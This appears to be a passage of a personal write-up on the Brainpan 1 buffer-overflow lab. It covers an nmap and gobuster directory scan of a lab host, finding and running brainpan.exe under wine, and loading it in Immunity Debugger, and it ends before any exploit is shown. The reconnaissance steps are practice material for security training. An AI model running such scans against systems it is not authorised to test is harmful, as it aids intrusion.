

Brainpan 1

Ok for this machine I will start doing an enumeration with t3k, therefore I will be performing a basic nmap scan on nthe ports discovered.



NMAP SCAN




Now I will take a look on both ports to see whats going on on them.

Since the another port corresponds to a simple http server on python. I will navigate through it via FF

Now, since I dont really have an initial foothold or something relevant at the moment, I will perform a directory scan on this web IP address.

```
┌──(root㉿scarly)-[/home/sky/Desktop/Brainpan1]
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt --threads 50 -u http://10.10.2.55:10000
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.2.55:10000
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/bin                 (Status: 301) [Size: 0] [--> /bin/]
```

On the /bin directory I found the following:



Directory listing for /bin/

- brainpan.exe


So lets download it to start the debuggin on this binary.

The result for running it via wine


```
┌──(root㉿scarly)-[/home/sky/Desktop/Brainpan1]
└─# wine brainpan.exe
0074:err:ole:start_rpcss Failed to start RpcSs service
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

Debugger Phase

Lets start Immunity Debugger to perform this task




A uncommon thing about this binary is that when I try to initialize it, the debugger show the following:




This is kind of weird, I will test it locally to figure out how this binary works. This binary has a bind with the port 9999 tho.


Forget about it xD




It was just a little stucked. Now we have local access.



Standard behaviour:



